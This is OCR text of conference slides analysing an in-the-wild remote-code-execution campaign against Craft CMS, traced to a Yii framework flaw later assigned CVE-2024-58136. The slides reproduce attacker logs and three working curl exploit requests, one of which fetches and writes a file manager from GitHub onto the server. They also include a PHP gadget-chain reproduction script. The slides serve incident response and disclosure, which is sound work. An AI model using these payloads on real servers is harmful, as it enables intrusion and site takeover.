
Cyberdefense

Investigating an in-the-wild campaign using RCE in Craft CMS


Nicolas Bourras

20 novembre 2025



BLACK ALPS

Sommaire



01 Introduction

A bit about myself

https://nicolasb.fr

- Pentester at Orange Cyberdefense
- Web apps, purple & code audits
- OSEP, PASSI (soon: BSCP, CRTO?)
- Works in Marseille

The team

Thomas Reynolds

Nicolas Bourras

Wilfried Pascault

Jean-Pascal Thomas

CSIRT x PENTEST

Craft CMS?

- PHP-based CMS
- Developed by Pixel & Tonic
- Launched in 2012
- Many features built-in, including e-commerce
- Used by many, 95k+ instances

02

The attack

Forensic investigation

Sources of evidence

- Access to the server
- Access to logs
- Access to Craft CMS logs
  - Stores web logs for each request
    - Including POST parameters

Forensic investigation

Parsing the logs

```
2025-02-10 08:13:48 [web.WARNING] [application] Request context: {"environment":"production","body":"{\"assetId\":162,\"handle\":
{\"width\":123,\"height\":123}}","vars":{"\_GET":{"p":"admin/actions/assets/generate-transform","\_FILES":[],"\_COOKIE":
{"CRAFT\_CSRF\_TOKEN":"••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••
••••••••••••••••••••••••••••••••••••••"},"\_SERVER":{"USER":[REDACTED],"HOME":[REDACTED],"SCRIPT\_NAME":"/index.php","REQUEST\_URI":"/
index.php?p=admin/actions/assets/generate-transform","QUERY\_STRING":"p=admin/actions/assets/generate-
transform","REQUEST\_METHOD":"POST","SERVER\_PROTOCOL":"HTTP/1.1","GATEWAY\_INTERFACE":
[REDACTED],"REMOTE\_PORT":"36142","SCRIPT\_FILENAME":[REDACTED],"SERVER\_ADMIN":[REDACTED],"CONTEXT\_DOCUMENT\_ROOT":
[REDACTED],"CONTEXT\_PREFIX":"","REQUEST\_SCHEME":"https","DOCUMENT\_ROOT":
[REDACTED],"REMOTE\_ADDR":"103.106.66.123","SERVER\_PORT":"443","SERVER\_ADDR":[REDACTED],"SERVER\_NAME":[REDACTED],"SERVER\_SOFTWARE":
[REDACTED],"SERVER\_SIGNATURE":[REDACTED],"PATH":"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin","CONTENT\_LENGTH":"57","HTTP\_COOKIE":[REDACTED],"CONTENT\_TYPE":"application/
json","HTTP\_X\_CSRF\_TOKEN":"••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••
•••","HTTP\_CONNECTION":"keep-alive","HTTP\_ACCEPT":"\*/\*","HTTP\_ACCEPT\_ENCODING":"gzip, deflate","HTTP\_USER\_AGENT":"python-
requests/2.27.1",[...]}}}
```

Call to the asset-transformation endpoint

Forensic investigation

Parsing the logs

```
[...]
103.106.66.123 - - [10/Feb/2025:08:13:46 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:13:46 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:13:47 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 302 -
```

~~Call~~ Calls to the asset-transformation endpoint

Forensic investigation

Parsing the logs

```
2025-02-10 08:14:09 [web.WARNING] [application] Request context: {"environment":"production","body":"{\"assetId\":11,\"handle\":
{\"width\":123,\"height\":123,\"as session\":{\"class\":\"craft\\\behaviors\\\FieldLayoutBehavior\",\"\_\_class\":\"GuzzleHttp\\\
\Psr7\\\FnStream\",\"\_\_construct()\":[[]],\"\_fn\_close\":\"phpinfo\"}}}","vars":{"\_GET":{"p":"admin/actions/assets/generate-
transform"},"\_FILES":[],"\_COOKIE":
{"CRAFT\_CSRF\_TOKEN":"••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••
•••••••••••••••••••••••••••••••••••••"},"\_SERVER":{"USER":[REDACTED],"HOME":[REDACTED],"SCRIPT\_NAME":"/index.php","REQUEST\_URI":"/
index.php?p=admin/actions/assets/generate-transform","QUERY\_STRING":"p=admin/actions/assets/generate-
transform","REQUEST\_METHOD":"POST","SERVER\_PROTOCOL":"HTTP/1.1","GATEWAY\_INTERFACE":
[REDACTED],"REMOTE\_PORT":"38660","SCRIPT\_FILENAME":[REDACTED],"SERVER\_ADMIN":[REDACTED],"CONTEXT\_DOCUMENT\_ROOT":
[REDACTED],"CONTEXT\_PREFIX":[REDACTED],"REQUEST\_SCHEME":"https","DOCUMENT\_ROOT":
[REDACTED],"REMOTE\_ADDR":"103.106.66.123","SERVER\_PORT":"443","SERVER\_ADDR":[REDACTED],"SERVER\_NAME":[REDACTED],"SERVER\_SOFTWARE":
[REDACTED],"SERVER\_SIGNATURE":[REDACTED],"PATH":"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin","CONTENT\_LENGTH":"210","HTTP\_COOKIE":[REDACTED],"CONTENT\_TYPE":"application/
json","HTTP\_X\_CSRF\_TOKEN":"•••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••
•••","HTTP\_CONNECTION":"keep-alive","HTTP\_ACCEPT":"\*/\*","HTTP\_ACCEPT\_ENCODING":"gzip, deflate","HTTP\_USER\_AGENT":"python-
requests/2.27.1",[...]}}}
```

Call to the asset-transformation endpoint

Forensic investigation

Parsing the logs

Details of the JSON payload

Forensic investigation

Parsing the logs

```
-web server-
172.86.113.137 - - [10/Feb/2025:08:16:51 +0100] "GET /index.php?p=admin/dashboard&a=<?
=file\_put\_contents(\"filemanager.php\",file\_get\_contents(\"https://raw.githubusercontent.com/alexantr/filemanager/master/
filemanager.php\"))?> HTTP/1.1" 302 -

-craft cms logs-
2025-02-10 08:24:57 [web.WARNING] [application] Request context: {"environment":"production","body":"{\"assetId\":11,\"handle\":
{\"width\":123,\"height\":123,\"as hack\":{\"class\":\"craft\\\behaviors\\\FieldLayoutBehavior\",\"\_\_class\":\"\\\yii\\\rbac\\
\PhpManager\",\"\_\_construct()\":[{\"itemFile\":\"\\/var\\/lib\\/php\\/session\\/sess\_3hqjhnca16mpmepr0r94mpu0nr\"}]}}}","vars":
{"\_GET":{"p":"actions/assets/generate-transform"},"\_FILES":[],"\_COOKIE":
{"CRAFT\_CSRF\_TOKEN":"••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••
••••••••••••••••••••••••••••••••••••••"},"\_SERVER":{"USER":"[REDACTED]","HOME":"[REDACTED]","SCRIPT\_NAME":"/
index.php","REQUEST\_URI":"/index.php?p=actions/assets/generate-transform","QUERY\_STRING":"p=actions/assets/generate-
transform","REQUEST\_METHOD":"POST","SERVER\_PROTOCOL":"HTTP/1.1","GATEWAY\_INTERFACE":"[REDACTED]","REMOTE\_PORT":"5310","SCRIPT\_FILE
NAME":"[REDACTED]","SERVER\_ADMIN":"[REDACTED]","CONTEXT\_DOCUMENT\_ROOT":"[REDACTED]","CONTEXT\_PREFIX":"[REDACTED]","REQUEST\_SCHEME"
:"https","DOCUMENT\_ROOT":"[REDACTED]","REMOTE\_ADDR":"172.86.113.137","SERVER\_PORT":"443","SERVER\_ADDR":"[REDACTED]","SERVER\_NAME":
"[REDACTED]","SERVER\_SOFTWARE":"[REDACTED]","SERVER\_SIGNATURE":"[REDACTED]","PATH":"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin","CONTENT\_LENGTH":"237","HTTP\_CONNECTION":"keep-alive",
[...],"HTTP\_COOKIE":"[REDACTED]","HTTP\_X\_CSRF\_TOKEN":"••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••
•••••••••••••••••••••••••••••••","CONTENT\_TYPE":"application/json","HTTP\_DNT":"1","HTTP\_ACCEPT\_ENCODING":"gzip, deflate,
br","HTTP\_ACCEPT\_LANGUAGE":"en-US,en;q=0.5","HTTP\_ACCEPT":"text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8,
application/json","HTTP\_USER\_AGENT":"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0",[...]}}}
```

Remote Code Execution – Upload of a file manager

Forensic investigation

Parsing the logs

```
103.106.66.123 - - [10/Feb/2025:08:14:25 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 400 25838
103.106.66.123 - - [10/Feb/2025:08:14:26 +0100] "GET /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 500 25854
103.106.66.123 - - [10/Feb/2025:08:14:27 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:27 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:28 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:28 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:29 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:29 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:30 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:30 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:30 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:31 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:31 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 404 25853
103.106.66.123 - - [10/Feb/2025:08:14:32 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 302 -
103.106.66.123 - - [10/Feb/2025:08:14:32 +0100] "GET /index.php?p=admin/dashboard&a=%3C?
=file\_put\_contents(%22filemanager.php%22,file\_get\_contents(%22https://raw.githubusercontent.com/alexantr/filemanager/master/
filemanager.php%22))?%3E HTTP/1.1" 302 -103.106.66.123 - - [10/Feb/2025:08:14:33 +0100] "GET /admin/login HTTP/1.1" 200 15106
103.106.66.123 - - [10/Feb/2025:08:14:33 +0100] "GET /index.php?p=admin/actions/users/session-info HTTP/1.1" 200 191
103.106.66.123 - - [10/Feb/2025:08:14:34 +0100] "POST /index.php?p=admin/actions/assets/generate-transform HTTP/1.1" 500 25854
103.106.66.123 - - [10/Feb/2025:08:14:35 +0100] "GET /filemanager.php HTTP/1.1" 404 22556
```

Remote Code Execution – Fails

Forensic inve

Parsing the logs

```
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
=file\_put\_contents(
filemanager.php%22))?
103.106.66.123 - - [1
103.106.66.123 - - [1
103.106.66.123 - - [1
```

```
1" 400 25838
" 500 25854
1" 404 25853
1" 404 25853
1" 404 25853
1" 404 25853
1" 404 25853
1" 404 25853
1" 404 25853
1" 404 25853
1" 404 25853
1" 404 25853
1" 302 -
anager/master/
" 200 15106
91
1" 500 25854
```

Forensic investigation

Post-exploitation steps

```
154.211.22.213 - - [12/Feb/2025:04:00:08 +0100] "GET /filemanager.php?p=&upload HTTP/1.1" 200 2531
154.211.22.213 - - [12/Feb/2025:04:00:15 +0100] "POST /filemanager.php?p=&upload HTTP/1.1" 302 -
[...]
154.211.22.213 - - [12/Feb/2025:04:10:37 +0100] "GET /wp-22.php?sxallsitemap.xml HTTP/1.1" 200 106
38.145.208.231 - - [12/Feb/2025:04:23:50 +0100] "GET /style.php HTTP/1.1" 500 -
38.145.208.231 - - [12/Feb/2025:04:24:06 +0100] "GET /style.php HTTP/1.1" 200 140
38.145.208.231 - - [12/Feb/2025:04:24:25 +0100] "GET /style.php HTTP/1.1" 500 -
38.145.208.231 - - [12/Feb/2025:04:27:03 +0100] "GET /style.php HTTP/1.1" 200 142
38.145.208.231 - - [12/Feb/2025:04:28:08 +0100] "GET /style.php HTTP/1.1" 200 145
38.145.208.231 - - [12/Feb/2025:04:28:50 +0100] "GET /style.php HTTP/1.1" 500 -
38.145.208.231 - - [12/Feb/2025:04:33:09 +0100] "GET /style.php HTTP/1.1" 200 142
38.145.208.231 - - [12/Feb/2025:04:35:08 +0100] "GET /style.php HTTP/1.1" 200 133
```

Post-exploitation actions of the threat actor

Forensic investigation

Summary

- The threat actor started attacking the server the 10th of february,
- They tested their script on the 10th and the 11th,
- On the 12th, they used the file manager to drop files,
- They probably sold or shared access to the site on the 14th,
- An alert was raised only because the site stopped working,
- And: the attack does not match with any known CVE!

03

Technical analysis

20 novembre 2025

Technical analysis

Where we're starting

- The attacker made three kind of requests
- A first one runs phpinfo through the RCE vulnerability
- A second one stores PHP code in a session file
- A last one runs the PHP code through the RCE vulnerability


```
# request calling phpinfo
$ curl 'http://redacted:8080/index.php?p=actions/assets/generate-transform' -XPOST -H 'Content-Type: application/json' -d
'{"assetId":11,"handle":{"width":123,"height":123,"as session":{"class":"craft\\behaviors\\FieldLayoutBehavior","__class":"GuzzleHttp\
\Psr7\\FnStream","__construct()":[[]],"_fn_close":"phpinfo"}}}' -b '<cookies>'

# request pushing PHP code
$ curl 'http://redacted:8080/index.php?p=admin/dashboard&a=<?=file_put_contents(\"filemanager.php\",file_get_contents(\"https://
raw.githubusercontent.com/alexantr/filemanager/master/filemanager.php\"))?>' -vvv

# request triggering the PHP code
$ curl 'http://redacted:8080/index.php?p=actions/assets/generate-transform' -XPOST -H 'Content-Type: application/json' -d
'{"assetId":11,"handle":{"width":123,"height":123,"as hack":{"class":"craft\\behaviors\\FieldLayoutBehavior","__class":"yii\\rbac\
\PhpManager","__construct()":[{"itemFile":"/var/lib/php/sessions/sess_YYY"}]}}}' -b '<cookies>'
```

The three kind of requests we're starting the technical analysis from

Technical analysis

Replicating the environment

- We replicate the environment of our client, Craft CMS version 4.12.8



Local Craft CMS instance

Technical analysis

Triggering PHPINFO

- Replaying the request fails because of CSRF validation
- We edit the instance's configuration to disable it, as well as enable dev. mode

```php
<?php
/**
 * General Configuration
 *
 * All of your system's general configuration settings go in here. You can see a
 * list of the available settings in vendor/craftcms/cms/src/config/GeneralConfig.php.
 *
 * @see \craft\config\GeneralConfig
 */

use craft\config\GeneralConfig;
use craft\helpers\App;

return GeneralConfig::create()
    // defaults omitted
    ->devMode(true)
    ->enableCsrfProtection(false)
;
```

Additions to the configuration

Technical analysis

Triggering PHPINFO

- Without the built-in validation, we get back a PHPINFO

```
$ curl 'http://127.0.0.1:8080/index.php?p=actions/assets/generate-transform' -XPOST -d
'{"assetId":11,"handle":{"width":123,"height":123,"as session":{"class":"craft\\behaviors\
\FieldLayoutBehavior","__class":"GuzzleHttp\\Psr7\\FnStream","__construct()":
[[]],"_fn_close":"phpinfo"}}}' -H 'Content-Type: application/json'
...
<title>PHP 8.2.28 - phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /
></head>
...
```

PHPINFO being triggered

Technical analysis

Understanding why PHPINFO was triggered

```php
public function actionGenerateTransform(?int $transformId = null): Response
{
    try {
        // If a transform ID was not passed in, see if a file ID and handle were.
        if ($transformId) {
            // ...
        } else {
            $assetId = $this->request->getRequiredBodyParam('assetId');
            $handle = $this->request->getRequiredBodyParam('handle');
            $transform = ImageTransforms::normalizeTransform($handle);
            $transformer = $transform?->getImageTransformer();
        }
    } catch (\Exception $exception) {
        // ...
    }

    // ...
}
```

Technical analysis


Understanding why PHPINFO was triggered

Technical analysis

Understanding why PHPINFO was triggered

Technical analysis

Understanding why PHPINFO was triggered



Technical analysis

Simplifying our reproduction case

- We replicate the attacker request without calling the controller
- This allows for simplified debugging of the problem

…

Now we need to understand why calling a setter triggers the RCE.

```php
<?php

require './bootstrap.php';
require CRAFT_VENDOR_PATH . '/craftcms/cms/bootstrap/web.php';

use craft\Craft;
use craft\models\ImageTransform;

$model = new ImageTransform();
$model['width'] = 123;
$model['height'] = 123;
$model['as session'] = [
    'class' => 'craft\\behaviors\\FieldLayoutBehavior',
    '__class' => 'GuzzleHttp\\Psr7\\FnStream',
    '__construct()' => [[]],
    '_fn_close' => 'phpinfo',
];
```

Simplified exploitation code

Technical analysis

A bit from Yii's documentation

- An "ImageTransform" is a "Model", which is a Yii's "Model", which is a Yii's Component,
- "Components are the main building blocks of Yii applications. […] The three main features that components provide are properties, events and behaviors."
- "Configurations are widely used in Yii when creating new objects or initializing existing objects. Configurations usually include the class name […] and may also include […] a list of behaviors that should also be attached to the object."
- "Behaviors, also known as mixins, allow you to enhance the functionality of an existing component class without needing to change the class's inheritance."

```php
$config = [
    'class' => 'ClassName',
    'propertyName' => 'propertyValue',
    'on eventName' => $eventHandler,
    'as behaviorName' => $behaviorConfig,
    'charset' => 'utf8',
];

$db = Yii::createObject($config);
```

Example code from Yii's documentation

Technical analysis

Diving deeper

- What we've seen before doesn't explain why we're able to instantiate an arbitrary class
- Let's read the source code of Yii's components setter, focusing on behaviors

```php
public function __set($name, $value)
{
    $setter = 'set' . $name;
    if (method_exists($this, $setter)) {
        // ...
    } elseif (strncmp($name, 'on ', 3) === 0) {
        // ...
    } elseif (strncmp($name, 'as ', 3) === 0) {
        // as behavior: attach behavior
        $name = trim(substr($name, 3));
        if ($value instanceof Behavior) {
            $this->attachBehavior($name, $value);
        } elseif (isset($value['class']) && is_subclass_of($value['class'], Behavior::class, true)) {
            $this->attachBehavior($name, Yii::createObject($value));
        } elseif (is_string($value) && is_subclass_of($value, Behavior::class, true)) {
            $this->attachBehavior($name, Yii::createObject($value));
        } else {
            throw new InvalidConfigException('Class is not of type ' . Behavior::class . ' or its subclasses');
        }

        return;
    }

    // ...
}
```

Yii's component setter

Technical analysis

Looking at the payload once again

- The attacker specifies two class objets.
- The execution fails if we remove one or the other.

```
$model['as session'] = [
    'class' => 'craft\\behaviors\\FieldLayoutBehavior',
    '__class' => 'GuzzleHttp\\Psr7\\FnStream',
    '__construct()' => [[]],
    '_fn_close' => 'phpinfo',
];
```

There are two classes that are defined...

Technical analysis

Eureka

- Let's read the source code of Yii's base object class
- The setter thoroughly checks the class attribute, but forgets to check __class

```php
public static function createObject($type, array $params = [])
{
    if (is_string($type)) { /* ... */}
    if (is_callable($type, true)) { /* ... */}
    if (!is_array($type)) { /* ... */}

    if (isset($type['__class'])) {
        $class = $type['__class'];
        unset($type['__class'], $type['class']);
        return static::$container->get($class, $params, $type);
    }

    if (isset($type['class'])) {
        $class = $type['class'];
        unset($type['class']);
        return static::$container->get($class, $params, $type);
    }

    throw new InvalidConfigException('Object configuration must be an array containing a "class" or "__class" element.');
}
```

```php
$model['as session'] = [
    'class' => 'craft\\behaviors\\FieldLayoutBehavior',
    '__class' => 'GuzzleHttp\\Psr7\\FnStream',
    '__construct()' => [[]],
    '_fn_close' => 'phpinfo',
];
```

Yii's base object class

Technical analysis

Takeaways

- The underlying vulnerability lies in Yii, not Craft.
- It's a kind of arbitrary instantiation, but only through Yii's configuration.
- As long as we're able to set the property of an object, we can achieve remote code execution.
- We simply abuse of a "classic" gadget, FnStream with its _fn_close function.

…

Now we need to understand which gadget the attacker uses to achieve RCE.

```php
/**
 * The close method is called on the underlying stream only if possible.
 */
public function __destruct()
{
    if (isset($this->_fn_close)) {
        ($this->_fn_close)();
    }
}
```

Source code for FnStream

Technical analysis

Regressions

- Yii already suffered from a similar CVE last year (CVE-2024-4990), allowing for arbitrary instantiation
- It was patched in the version 2.0.50, but improperly
- The devs then noticed their error, released a fix with the version 2.0.52
- However, no CVE was assigned, so no user of the library was aware through a proper channel

APR 9, 2025

Please upgrade to Yii 2.0.52

We have fixed a security issue in 2.0.50 but there were additional issues so complete fix was done in 2.0.52. We have not properly assigned a new CVE for it and considered additional fix as:

> Bug #20232: Fix regression introduced in `GHSA-cjcc-p67m-7qxm` while attaching behavior defined by `__class` array key (erickskrauch)

That was not correct and now there is a separate advisory: CVE-2024-58136.

Thanks goes to Nicolas Bourras & Thomas Reynolds from Orange Cyberdefense.

framework/base/Component.php +1 -1

```
@@ -190,7 +190,7 @@ public function __set($name, $value)
190             $name = trim(substr($name, 3));
191             if ($value instanceof Behavior) {
192                 $this->attachBehavior($name, $value);
193 -           } elseif (isset($value['class']) && is_subclass_of($value['class'], Behavior::class, true)) {
194                 $this->attachBehavior($name, Yii::createObject($value));
195             } elseif (is_string($value) && is_subclass_of($value, Behavior::class, true)) {
196                 $this->attachBehavior($name, Yii::createObject($value));
```

```
190             $name = trim(substr($name, 3));
191             if ($value instanceof Behavior) {
192                 $this->attachBehavior($name, $value);
